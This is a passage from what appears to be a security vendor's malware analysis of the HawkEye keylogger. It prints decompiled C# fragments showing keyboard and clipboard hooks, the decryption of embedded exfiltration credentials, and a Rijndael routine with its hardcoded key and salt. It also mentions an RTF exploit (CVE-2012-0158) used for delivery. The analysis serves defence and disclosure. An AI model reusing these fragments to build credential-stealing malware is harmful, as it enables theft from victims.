    this.AppName = Path.GetFileName(Application.get_ExecutablePath());
    this.CLog = string.Empty;
    this.CH = new Clipboard();
    this.K = new KeyboardHook();
    this.pc = new Computer();
    this.InitializeComponent();
}
```

Default setting

Figure 18. The keylogger configuration

As you may know, those encrypted data are not always secure, especially if the decryption routine is in the decompiled source code!

```
this.EmailStr = this.Decrypt(this.EncryptedEmailUser, "HawkSpySoftwares");
this.PassStr = this.Decrypt(this.EncryptedEmailPass, "HawkSpySoftwares");
this.SMTPStr = this.Decrypt(this.EncryptedSMTP, "HawkSpySoftwares");
this.FTPHostStr = this.Decrypt(this.EncryptedFTPHost, "HawkSpySoftwares");
this.FTPUserStr = this.Decrypt(this.EncryptedFTPUser, "HawkSpySoftwares");
this.FTPPassStr = this.Decrypt(this.EncryptedFTPPass, "HawkSpySoftwares");
```

Figure 19. The keylogger calls the Decrypt method

The image below is the "Decrypt" method where it accepts two string parameters: the *encryptedBytes* and the *secretKey*. The secret key happens to be a hardcoded string ***HawkSpySoftwares***

```
public string Decrypt(string encryptedBytes, string secretKey)
{
    string result = null;
    MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(encryptedBytes));
    checked
    {
        try
        {
            RijndaelManaged algorithm = this.getAlgorithm(secretKey);
            CryptoStream cryptoStream = new CryptoStream(memoryStream, algorithm.CreateDecryptor(), 0);
            try
            {
                byte[] array = new byte[(int)(memoryStream.get_Length() - 1L) + 1];
                int num = cryptoStream.Read(array, 0, (int)memoryStream.get_Length());
                result = Encoding.get_Unicode().GetString(array, 0, num);
            }
            finally
            {
                bool flag = cryptoStream != null;
                if (flag)
                {
                    cryptoStream.Dispose();
                }
            }
        }
        finally
        {
            bool flag = memoryStream != null;
            if (flag)
            {
                memoryStream.Dispose();
            }
        }
        return result;
    }
}
```

Figure 20. The decryption routine

As mentioned, the keylogger uses the Rijndael algorithm and the secret key is salted with the Unicode string "099u787978786", also hardcoded.

```
private RijndaelManaged getAlgorithm(string secretKey)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(secretKey, Encoding.get_Unicode().GetBytes("099u787978786"));
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    rijndaelManaged.set_KeySize(256);
    checked
    {
        rijndaelManaged.set_IV(rfc2898DeriveBytes.GetBytes((int)Math.Round((double)rijndaelManaged.get_BlockSize() / 8.0)));
        rijndaelManaged.set_Key(rfc2898DeriveBytes.GetBytes((int)Math.Round((double)rijndaelManaged.get_KeySize() / 8.0)));
        rijndaelManaged.set_Padding(2);
        return rijndaelManaged;
    }
}
```

Figure 21. The keylogger uses Rijndael algorithm

Out of curiosity, I copied the decryption part of the code, modified it accordingly and compiled it in MS Visual Studio, and of course the decryption was successful. (sorry, I need to blur the credentials :))




Figure 22. The decrypted email and FTP credentials

They appear to be email accounts on compromised systems. The emails sent to this inbox are rerouted automatically to the attacker's Gmail account.




Figure 23. Emails are rerouted to the attacker's own email address

CONCLUSION

Perhaps the attacker knows that the HawkEye keylogger can be easily cracked, and to protect their own email credentials, they've hijacked a compromised email account as the initial receiver that eventually forward emails to the attacker's own email address.

We have reported the compromised email accounts to their rightful owners, in order for them to change their passwords and remove the attacker's email address from their reroute message settings.

Since this was written, we received similar spam messages with RTF attachments but this time containing the CVE-2012-0158 exploit. The payload is the same keylogger but they have used different email credentials.

The two vulnerabilties used in these attacks are old, but still widely used in email attacks. As usual, it is advisable to update your systems with the latest patches, to protect you from these old exploits used by cybercriminals. Trustwave Secure Email Gateway's AMAX (Advanced Malware and Exploit Detection) was able to detect these attached RTF exploit in the email gateway.